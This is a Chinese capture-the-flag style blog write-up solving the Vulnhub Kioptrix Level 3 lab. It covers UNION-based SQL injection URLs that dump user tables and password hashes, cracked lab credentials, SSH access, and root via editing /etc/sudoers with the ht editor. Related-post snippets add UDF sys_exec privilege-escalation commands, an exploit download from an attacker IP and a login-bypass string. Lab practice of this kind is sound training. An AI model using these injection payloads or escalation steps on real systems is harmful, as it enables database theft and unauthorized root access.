Vulnhub-Kioptrix Level 3 打靶方法二

网络安全渗透测试入门:从靶场实战到内网攻防的全流程解析 渗透测试是网络安全领域的核心实践技能,旨在通过模拟黑客攻击来评估系统安全性。其基本原理是在授权范围内,遵循标准化流程(如PTES或OSSTMM),对目标进行系统性的安全评估。掌握渗透测试技术对于企业构建主动防御体系、满足合规要求具有重要价值,广泛应用于金融、互联网、政企等关键行业的安全建设。在技术实践中,靶场作为安全可控的虚拟训练环境,扮演着“新手村”的关键角色。通过DVWA、VulnHub等主流靶场,学习者可以系统练习从信息收集、漏洞利用到权限提升的完整攻击链,特别是针对SQL注入、XSS等OWASP T 阅读详情

目录

前言

一、sql注入拿到用户密码,ssh登录

二、ht编辑器提权


前言

上次使用nmap扫描后,知道了端口开放情况,服务版本,并通过LotusCMS历史漏洞成功getshell并使用脏牛提权把权限提升到root,这是一种思路,下面说的是另一种思路拿下这台靶机,想先了解思路一的朋友可以点击这里跳转到 此处:Vulnhub-Kioptrix Level 3 打靶方法一-优快云博客

一、sql注入拿到用户密码,ssh登录

通过nmap的漏洞脚本的扫描得知有sql注入,在此处找到了注入点

?id=1 order by 6--+&sort=photoid#photos
?id=-1%20union%20select%201,2,3,4,5,6--+&sort=photoid#photos

?id=-1%20union%20select%201,group_concat(table_name),3,4,5,6%20from%20information_schema.tables%20where%20table_schema=database()--+

注意到两个表名,dev_accounts,gallarific_users,一个翻译为开发账户,另一个是gallarific用户们,这两张表极有可能有登录后台的用户和密码

先读dev_accounts里面的内容

?id=-1%20union%20select%201,group_concat(column_name),3,4,5,6%20from%20information_schema.columns%20where%20table_schema=database()%20and%20table_name=%27dev_accounts%27--+

?id=-1%20union%20select%201,group_concat(username,0x7e,password),3,4,5,6%20from%20dev_accounts--+


密码使用在线的hash破解网站解密一下

得知:   dreg:Mast3r          loneferret:starwars

再去读gallarific_users里面的内容

?id=-1%20union%20select%201,group_concat(column_name),3,4,5,6%20from%20information_schema.columns%20where%20table_schema=database()%20and%20table_name=%27gallarific_users%27--+
http://kioptrix3.com/gallery/gallery.php?id=-1%20union%20select%201,group_concat(username,0x7e,password),3,4,5,6%20from%20gallarific_users--+&sort=photoid#photos

又知道一个用户的账户和密码,  admin:n0t7t1k4

到登录界面进行登录,但是这三个账号都没办法登进去

思考了一番,想到靶机22端口是开放的,尝试ssh登录

发现loneferret可以登录,获得shell!

二、ht编辑器提权

ls发现readme


执行sudo ht看看

报错了搜索了一下

export TERM=xterm    把xterm-256color 换成 xterm就行了

又知道了是一个编辑器

sudo ht


按F3打开 /etc/sudoers文件,更改loneferret的权限,在后面添加 /bin/bash

然后按esc+f进行保存,F10退出
sudo bash 成功变成root权限了,提权成功
SpringBoot+Vue+MySQL 高校学科竞赛平台 完整可运行版(源码+文档) 本项目基于SpringBoot+Vue+MySQL构建高校学科竞赛管理平台,覆盖学生、教师、领队教师、管理员四大角色,实现竞赛发布、报名、刷题、评分、公示等全流程闭环管理。系统架构清晰,技术主流,配套完整源码、数据库脚本、万字论文、开题报告、答辩PPT及部署文档,支持一键运行,适用于毕业设计、课程设计及院系二次开发,真正实现“开箱即用”。 阅读详情

相关推荐

从零完成 STM32 + ESP-01S + 云服务器 TCP 通信测试

STM32 通过 USART3 控制 ESP-01S 接入手机 2.4 GHz 热点,随后连接公网云服务器 8.152.204.86:9002。云端在同一 TCP 连接中连续收到 seq=1~6 的测试报文,5 个发送间隔平均约 5.4 秒,说明本次 TCP 上行链路已经打通。

weixin_51387720的博客 315

Vulnhub-Kioptrix Level 3 打靶方法一

arp-scan -l 主机发现,确定192.168.213.134为靶机。

a2FpX2tr的博客 1545

Spark数据倾斜问题+解决方案

1、数据倾斜 数据倾斜指的是,并行处理的数据集中,某一部分(如Spark或Kafka的一个Partition)的数据显著多于 其它部分,从而使得该部分的处理速度成为整个数据集处理的瓶颈 数据倾斜俩大直接致命后果 1)数据倾斜直接会导致一种情况:Out Of Memory 2)运行速度慢 主要是发生在Shuffle阶段。同样Key的数据条数太多了。导致了某个key(下图中的80亿条)所在的Task数 据量太大了。远远超过其他Task所处理的数据量 一个经验结论是:一般情况下,OOM的原因都是数据倾斜 2、如

诸葛搏毅 6772

Vulnhub-Kioptrix Level 4 打靶

UDF提权不止有创建新用户并赋予root权限,下面还有几种方法供大家选择: 1. 设置 SUID 位 通过设置 SUID 位,允许普通用户以 root 权限运行某些程序, 例如 /bin/bash: SELECT sys_exec('chmod u+s /bin/bash'); 2.将用户 john 添加到 sudo 组 SELECT sys_exec('/usr/sbin/usermod -aG sudo john'); 3.修改系统登录文件(如 /etc/passwd)将 root 用户的密码直接移除

a2FpX2tr的博客 924

苹果搜索广告ASA开户教程

阅读导航 一、创建账号 1、登录网站 2、填写账号主体信息 3、填写商家和发票信息 4、选择付款方式 二、上传审核材料 1、上传文件 2、请求审批 3、上传文件中的常见问题 一、创建账号 1、用Apple ID登录ASA网站 首先我们进入开户网址:https://app-ads.apple.com/ 如果已拥有Apple ID,直接登录即可,如果没有Apple ID,可以先按照步骤创建Apple ID,再返回登录。 注意,这里登录的Apple ID也有讲究: ① 如果是开发

testflight121的博客 2130

闲人闲谈PS之一项目库存跨公司业务STO解决方案--SAP闲人的开篇

写这篇文章之前,简单说一下发这篇文章的动机。也算是在SAP这一行干了快10多年,在对一个模块了解越来越深入,越发觉自己的SAP知识浅薄。总的来说,和多数顾问一样,对于**标准功能**的应用业务场景理解还是存在或多或少的知识盲区。 因为一个偶然,看到SAP团子君的文章,分享了很多干货文章。这也是自己一直想做的时候,不管水平高低与否,分享本身就意味着提升。好了废话不多说,先在优快云上发一篇吧,困惑自己将近10年的问题的解决方案。 业务场景:在项目型企业中,通常会有这样的业务,母公司和客...

SAP闲人的博客 9269

Kioptrix Level 2 打靶记录

靶机:Kioptrix Level 2(IP:192.168.1.240)攻击机:Kali Linux(IP:192.168.1.239)返回 apache,确认命令注入存在,当前用户是 apache。访问 Web 服务,发现登录框。尝试 SQL 注入绕过。漏洞组合 SQL注入 → 命令注入 → 提权。靶机名称:Kioptrix Level 2。入口 80/tcp Web 登录框。提权方式 内核漏洞 9542.c。密码 ' or '1'='1。目标:拿到 root 权限。成功拿到 shell。

2403_89135151的博客 191

052、联发科Imagiq HyperEngine架构适配:天玑9000/9200的ISP多核并行调度与Tuning Toolkit调优案例

摘要: 项目组在适配联发科天玑9200的Imagiq 890 ISP架构时,遇到多摄预览功耗过高、帧率不稳等问题。通过分析多核调度机制,调整辅核QoS通道、优化AI-ISP协同模式(采用FREERUN+运动补偿),并利用Tuning Toolkit的Pipeline Viewer动态分配负载,最终降低功耗30mA、提升画质。关键经验包括:避免多核带宽冲突、合理配置动态时钟策略,以及统一校准参数版本管理。天玑9000/9200的HyperEngine架构需优先理解多核协同逻辑,再针对性调优,否则易引发场景兼容

zzfmlxs的博客 38

Vulnhub Kioptrix Level 1打靶

searchsploit apache mod_ssl 发现能利用的exploit, 远程缓冲区溢出,能拿到shell。发现apache版本为1.3.20,打开网页使用Wappalyzer又发现mod_ssl 版本为2.8.4。在 http://github.com/heltonWernik/OpenLuck 找到编译利用的方法。在靶机上wget http://192.168.213.132:8888/ptrace-kmod.c。#对开放的端口进行详细的探测服务版本,保存到detail中。

a2FpX2tr的博客 583

【网络教程】Ubuntu有线连接消失,无法联网怎么办!(亲测有效!)

文章目录问题描述解决方案 问题描述 今天打开Ubuntu,突然发现无法连接网络,并且打开设置,发现设置里面的网络已经没有了有线连接,只有VPN设置选项,如图 解决方案 按照下列的代码执行即可! # 关闭网路 service NetworkManager stop # 删除NetworkManager缓存文件 sudo rm /var/lib/NetworkManager/NetworkManager.state # 打开网络 service NetworkManager start 运行完

XiaoqiangClub的博客 1万+

PCIe 6.0 – 关于 PCI Express Gen6 您需要知道的一切

幸运的是,PCIe 6.0 FEC 足够轻,对延迟的影响最小。在电气层上,PCIe 6.0 使用 PAM4 信号(“四级脉冲幅度调制”),每个时钟周期将 2 位组合为 4 个幅度级别(00、01、10、11),与 PCIe 5.0 和前几代相比,它使用 NRZ 调制,每个时钟周期 1 位和两个幅度级别 (0, 1)。虽然 PAM4 信号更容易出错,但由于调制技术的性质,与 PCIe 5.0 相比,通道损耗不受影响,因此 PCB 上 PCIe 6.0 信号的范围将与 PCIe 5.0 相同。

qq_43416206的博客 3433

红队打靶:KIOPTRIX1.2打靶思路详解(vulnhub)

本文是vulnhub靶机KIOPTRIX1.2的详细打靶过程。涉及到的知识点包括cms漏洞利用、敏感信息搜索、john破解密码哈希、sudoers文件提权等。CMS漏洞利用获得反弹shell是关键。敏感信息搜索需要有耐心。

Bossfrank的博客 1896

04-协议基础03:USB 2.0信号与电气特性

USB 2.0使用两根差分信号线D+/D-进行数据传输,支持低速(1.5Mbps)、全速(12Mbps)和高速(480Mbps)三种速率。USB总线为主从模式,所有事务由Host发起。端电阻值作用HostRpd(D+)15KΩ±5%下拉,默认低电平HostRpd(D-)15KΩ±5%下拉,默认低电平全速设备Rpu(D+)1.5KΩ±5%上拉到3.3V,标识全速低速设备Rpu(D-)1.5KΩ±5%上拉到3.3V,标识低速USB 2.0硬件要点。

内核笔记 105

Kioptrix Level 1 打靶记录

